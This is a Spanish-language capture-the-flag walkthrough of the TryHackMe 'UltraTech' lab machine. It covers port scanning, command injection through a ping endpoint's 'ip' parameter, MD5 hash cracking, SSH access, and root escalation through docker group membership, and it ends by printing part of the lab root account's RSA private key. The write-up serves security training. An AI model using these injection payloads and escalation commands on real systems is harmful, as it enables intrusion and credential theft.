



UltraTech

[TryHackMe] UltraTech: Resolución Paso a Paso

En este video, te guiaré paso a paso a través de la máquina UltraTech de TryHackMe. Descubrirás cómo identificar vulnerabilidades, explotar servicios y escalar privilegios

 <https://youtu.be/LIS9MNKAn7w?si=l1fzKhzmelvGzd1>



Machine: Medium

IP:

The basics of Penetration Testing, Enumeration, Privilege Escalation and WebApp testing

Bueno como siempre lo primero que vamos hacer es iniciar con la fase de enumeración para así ver y enumerar los puestos que están abiertos y los servicios que corren en ellos, como siempre esto lo hacemos con la herramienta de nmap

```
(root@Kali-Linux)-[/home/santo/Tryhackme/UltraTech/nmap]
# nmap -p- -sS -sC -sV --open --min-rate 5000 -n -Pn -vvv 10.10.141.167 -oN allPorts
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 17:55 CEST
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:55
Completed NSE at 17:55, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:55
Completed NSE at 17:55, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:55
Completed NSE at 17:55, 0.00s elapsed
Initiating SYN Stealth Scan at 17:55
Scanning 10.10.141.167 [65535 ports]
Discovered open port 21/tcp on 10.10.141.167
Discovered open port 22/tcp on 10.10.141.167
Discovered open port 8081/tcp on 10.10.141.167
Discovered open port 31331/tcp on 10.10.141.167
Completed SYN Stealth Scan at 17:56, 14.01s elapsed (65535 total ports)
Initiating Service scan at 17:56
Scanning 4 services on 10.10.141.167
Completed Service scan at 17:56, 11.25s elapsed (4 services on 1 host)
NSE: Script scanning 10.10.141.167.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 4.21s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 0.83s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 17:56
Completed NSE at 17:56, 0.00s elapsed
Nmap scan report for 10.10.141.167
Host is up, received user-set (0.093s latency).
Scanned at 2025-04-03 17:56:00 CEST for 30s
Not shown: 65378 closed tcp ports (reset), 153 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
```


Ahora vamos hacer un escaneo de vulnerabilidades ya conocidas a los puertos que encontramos anteriormente con nmap

```
(root@Kali-Linux)-[/home/santo/Tryhackme/UltraTech/nmap]
# nmap -p21,22,8180,31331 --script vuln 10.10.141.167 -oN EscaneoVuln
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-03 18:05 CEST
Pre-scan script results:
| broadcast-avahi-dos:
|   Discovered hosts:
|     224.0.0.251
|   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 10.10.141.167 (10.10.141.167)
Host is up (0.071s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
8180/tcp  closed unknown
31331/tcp open  unknown
```

No encontramos nada, pero siempre hay que probar

Como podemos ver en el puerto 31331 esta corriendo un servicio web



Bueno, como tenemos una pagina web, lo que vamos hacer es aplicar un **gobuster** para hacer una enumeración de directorios, para así buscar posibles vectores de entrada

```
(root@Kali-Linux)-[/home/santo/Tryhackme/UltraTech/nmap]
# gobuster dir -u http://10.10.141.167:31331/ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.141.167:31331/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/images (Status: 301) [Size: 324] [→ http://10.10.141.167:31331/images/]
/css (Status: 301) [Size: 321] [→ http://10.10.141.167:31331/css/]
/js (Status: 301) [Size: 320] [→ http://10.10.141.167:31331/js/]
/javascript (Status: 301) [Size: 328] [→ http://10.10.141.167:31331/javascript/]
Progress: 28620 / 220561 (12.98%)
```

De este modo seria una enumeración básica con gobuster

Enumeración avanzada de gobuster

```
gobuster dir -u http://10.10.141.167:31331/ -x pdf,txt,php,html,htm -w /usr/share
```

```
(root@Kali-Linux)-[/home/santo/Tryhackme/UltraTech/nmap]
# gobuster dir -u http://10.10.141.167:31331/ -x pdf,txt,php,html,htm -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.141.167:31331/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: pdf,txt,php,html,htm
[+] Timeout: 10s


Starting gobuster in directory enumeration mode

./html (Status: 403) [Size: 296]
./php (Status: 403) [Size: 295]
./index.html (Status: 200) [Size: 6092]
./htm (Status: 403) [Size: 295]
./images (Status: 301) [Size: 324] [→ http://10.10.141.167:31331/images/]
./partners.html (Status: 200) [Size: 1986]
./css (Status: 301) [Size: 321] [→ http://10.10.141.167:31331/css/]
./js (Status: 301) [Size: 320] [→ http://10.10.141.167:31331/js/]
./javascript (Status: 301) [Size: 328] [→ http://10.10.141.167:31331/javascript/]
./what.html (Status: 200) [Size: 2534]
./robots.txt (Status: 200) [Size: 53]
Progress: 11850 / 1323366 (0.90%)
```



el -x nos permite agregar extensiones extras de ficheros

Como podemos ver nos a encontrado varios directorios, los mas recomendados para examinar son los que aparecen en verde pero siempre es mejor analizar uno por uno, o también podemos utilizar la herramienta <https://github.com/Iluriam19/SnapBot>

Bueno, siguiendo con la enumeración de directorios podemos ver unos cuantos directorios interesantes, uno que me llamo mucho la atención es el de partners, así que vamos a entrar a ese a ver que hay




como podemos observar nos encontramos un login

[illegible]

A screenshot of the Chrome mobile context menu. The menu is dark-themed and contains the following options: 'Save Page As...', 'Save Page to Pocket', 'Select All', 'Take Screenshot', 'View Page Source', 'Inspect Accessibility Properties', and 'Inspect (Q)'. The 'Inspect (Q)' option at the bottom is highlighted in blue. A red arrow points from the 'Inspect (Q)' option to the 'Inspect Accessibility Properties' option above it.

Y así fue como en el apartado de red encontré que constantemente se hacia una solicitud GET a el puerto 8081, ósea se esta haciendo un ping





Como vemos en la solicitud se esta haciendo un ping, y si observamos bien la estructura se están ejecutando comandos, por lo cual posiblemente este servidor tenga una vulnerabilidad de ejecución de comandos gracias a esta solicitud ping que se se esta solicitando actualmente

Domain	File
10.10.141.167:8081	ping?ip=10.10.141.167
10.10.141.167:8081	ping?ip=10.10.141.167
10.10.141.167:8081	ping?ip=10.10.141.167
10.10.141.167:8081	ping?ip=10.10.141.167
10.10.141.167:8081	ping?ip=10.10.141.167
10.10.141.167:8081	ping?ip=10.10.141.167


ferred | Finish: 2.55 min | DOMContentLoaded: 663 ms | load: 680 ms

Ahora vamos a explotar esa vulnerabilidad que hemos encontrado, lo que vamos hacer es lo siguiente:

Vamos abrir la solicitud de ping en una nueva pestaña para apreciar mejor que se esta consultando




(Ctrl + U)



Y si efectivamente se esta realizando un ping

Y que pasaría si intentamos ejecutar comandos desde esta solicitud?
Intentemos escribir un comando a ver que pasa



bueno aquí lo que hicimos es poner una tubería y ejecutar este comando, aunque no sirvió de nada porque aquí básicamente lo que hizo fue imprimírnos el comando en pantalla, no hizo nada más

Pero esto se significa que el comando fue recibido el comando, así que podríamos modificar este a ver como reacciona la pagina y que nos devuelve.

```
view-source:http://10.10.141.167:8081/ping?ip=10.10.141.167|'whoami'
```

```
1 ping: 10.10.141.167www: Name or service not known
2
```

Como vemos este comando si que se a ejecutado y nos a devuelto la respuesta de lo que le hemos pedido

Lo que le estamos disidiendo con esto es: "Una vez se procese esto lo primero que vas hace es ejecutar el `whoami` y ese resultado que se a ejecutado mándalo por la tubería a la solicitud ping que esta corriendo" Y así es como nos muestra el resultado del comando que le escribamos

Una vez hecho lo anterior, liste los ficheros que hay en el directorio, encontramos la base de datos.

```
view-source:http://10.10.141.167:8081/ping?ip=10.10.141.167|'ls'
```

```
1 ping: utech.db.sqlite: Name or service not known
2
```

Así que vamos abrirla a ver que encontramos dentro de la base de datos

```
view-source:http://10.10.150.168:8081/ping?ip=10.10.150.168|'cat utech.db.sqlite'
```

```
1 ping: )
2
3
```

Aquí podemos ver los nombres de los usuario con sus respectivos hash correspondiente

```
view-source:http://10.10.150.168:8081/ping?ip=10.10.150.168|'cat utech.db.sqlite'
```

```
1 ping: )
2
3
```


Así que vamos a intentar crackear las contraseñas de los usuario con los hashes que tenemos


```
r00t{f357a0c52799563c7c7b76c1e7543a32}0d0ea5111e3c1def594c1684e3b9be84; Parameter string not correctly encoded
```

Para ello vamos a tirar de esta herramienta

<https://crackstation.net/>

Enter up to 20 non-salted hashes, one per line:

f357a0c52799563c7c7b76c1e7543a32
0d0ea5111e3c1def594c1684e3b9be84



No soy un robot



reCAPTCHA
Privacidad - Términos


Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
f357a0c52799563c7c7b76c1e7543a32	md5	n100906
0d0ea5111e3c1def594c1684e3b9be84	md5	mrsheafy


Y así es como tenemos las credenciales del hash del usuario (r00t)

Como tenemos dos usuarios y un login, vamos a intentar usar las credenciales obtenidas para logiarnos en este login e intentar acceder a el panel que tenemos




Primero intentemos con el usuario admin que es el que se ve mas susceptible a ser el admin de este login

Al entrar nos muestra lo siguiente



Al parecer no es nada muy importante que digamos, pero como siempre hay que probar

Como vimos anteriormente en la enumeración, vimos que también estaba corriendo el puerto 22 SSH, así que vamos a intentar ingresar mediante este puerto a ver si logamos tener acceso



Y así es como tenemos una shell lo cual hemos accedido a la maquina

```
r00t@ultratech-prod:~$  
r00t@ultratech-prod:~$ whoami  
r00t
```

Ahora nos piden la clave SSH del usuario a el que hemos accedido, por lo que tendremos que escalar privilegios para poderla obtener, así que vamos a ello

What are the first 9 characters of the root user's private SSH key?

Answer format: *****

Ahora vamos a iniciar con la escalada de privilegios

Vamos a iniciar probando con el mítico comando sudo -l para ver si nos sirve de algo

```
r00t@ultratech-prod:~$ sudo -l  
[sudo] password for r00t:  
Sorry, user r00t may not run sudo on ultratech-prod.
```

En este caso no nos sirvió

Ahora vamos a ver a que grupo pertenece este usuario

```
Sorry, user r00t may not run sudo on ultratech-prod.  
r00t@ultratech-prod:~$ id  
uid=1001(r00t) gid=1001(r00t) groups=1001(r00t),116(docker)
```

Como vemos pertenece a el grupo `docker`, este grupo normalmente suele tener permisos de administrador. Así que lo que vamos a intentar es manipular esos permisos que tiene por pertenecer a ese grupo, para intentar escalar privilegios, para ello vamos hacer lo siguiente:

Lo primero es confirmar la instalación de docker


```
r00t@ultratech-prod:~$ docker ps -a
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
7beaaecd784	bash	"docker-entrypoint.s..."	6 years ago	Exited (130) 6 years ago		unruffled_shockley
696fb9b45ae5	bash	"docker-entrypoint.s..."	6 years ago	Exited (127) 6 years ago		boring_varahamihira
9811859c4c5c	bash	"docker-entrypoint.s..."	6 years ago	Exited (127) 6 years ago		boring_volhard

```
r00t@ultratech-prod:~$
```

Aquí encontramos unas imágenes llamadas "BASH" que lo que hacen es pues básicamente ejecutar intrusiones de bash

Así que como siempre, en tema de escalada de privilegios tiramos de la pagina <https://gtfobins.github.io/>, y que hacemos? Pues vamos buscar, lo que queremos explotar



/ docker ☆ Star 11,450

Shell File write File read SUID Sudo

This requires the user to be privileged enough to run docker, i.e. being in the **docker** group or being **root**.

Any other Docker Linux image should work, e.g., **debian**.

Shell

It can be used to break out from restricted environments by spawning an interactive system shell.

The resulting is a root shell.

```
docker run -v /:/mnt --rm -it alpine chroot /mnt sh
```

...

Aquí vemos un comando el cual podremos utilizar y si lo ejecutamos obtendríamos el usuario root, así que vamos a probarlo

Con este comando lo que estaríamos haciendo es ejecutando el demonio de docker (docker run), este comando lo que dices es: la raíz del anfitrión, montara en el directorio (mnt) del contenedor de docker, y luego de esto con el parámetro (--rm) estaríamos destruyendo el contenedor, el parámetro (-it) nos permite tener una terminal para interactuar con el demonio de docker, seguido a esto va el nombre de la imagen, en este caso (bash), y lo restante lo que dice es, "Gestíname todo el entorno que hemos montado en (/mnt) y ejecutalo"

Lo que estamos haciendo aquí, e invitando a el demonio de docker que es usuario (root) para que venga a la maquina y maneje todo como usuario root, esto es lo que hace este comando

```
docker run -v /:/mnt --rm -it bash chroot /mnt sh
```

```
root@ultratech-prod:~$ docker run -v /:/mnt --rm -it bash chroot /mnt sh
# whoami
root
```

Y así es como ya somos usuario root

Ahor vamos a obtener los primeros 9 caracteres de la clave SSH, para ello hacemos lo siguiente

```
# whoami
root
# cd /root
# ls
private.txt
# ls -la
total 40
drwx----- 6 root root 4096 Mar 22 2019 .
drwxr-xr-x 23 root root 4096 Mar 19 2019 ..
-rw----- 1 root root 844 Mar 22 2019 .bash_history
-rw-r--r-- 1 root root 3106 Apr 9 2018 .bashrc
drwx----- 2 root root 4096 Mar 22 2019 .cache
drwx----- 3 root root 4096 Mar 22 2019 .emacs.d
drwx----- 3 root root 4096 Mar 22 2019 .gnupg
-rw-r--r-- 1 root root 148 Aug 17 2015 .profile
-rw----- 1 root root 0 Mar 22 2019 .python_history
drwx----- 2 root root 4096 Mar 22 2019 .ssh
-rw-rw-rw- 1 root root 193 Mar 22 2019 private.txt
#
```


```
# cd .ssh
# ls -la
total 16
drwx----- 2 root root 4096 Mar 22 2019 .
drwx----- 6 root root 4096 Mar 22 2019 ..
-rw----- 1 root root 0 Mar 19 2019 authorized_keys
-rw----- 1 root root 1675 Mar 22 2019 id_rsa
-rw-r--r-- 1 root root 401 Mar 22 2019 id_rsa.pub
# cat id_rsa
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAuDSna2F3p08vMOPJ4l2PwpLFqMpy1SWYaaREhio64iM65HSm
sIOfoEC+vvs9SRxy8yNBQ2bx2kLYqoZpDJ0uTC4Y7VIb+3xeLjhmvtNQGofffkQA
jSMMLh1MG14f0InXKTRQF8hPBWKB38BPdLNgm7dR5PUGFWni15ucYgCGq1Utc5PP
NZVxika+pr/U0Ux4620MzJW899LDG6orIoJo739fmMyrQUjKRnp8xXBv/YezoF8D
```

Seleccionamos los primero 9 caracteres y HEMOS TERMINADO!!








Maquina completada



Woop woop! Your answer is correct

Congratulations on completing UltraTech!!! 🎉

Points earned  270	Completed tasks  4	Room type  Challenge	Difficulty  Medium	Streak  2
--	--	--	--	---

[Leave Feedback](#)[Next](#)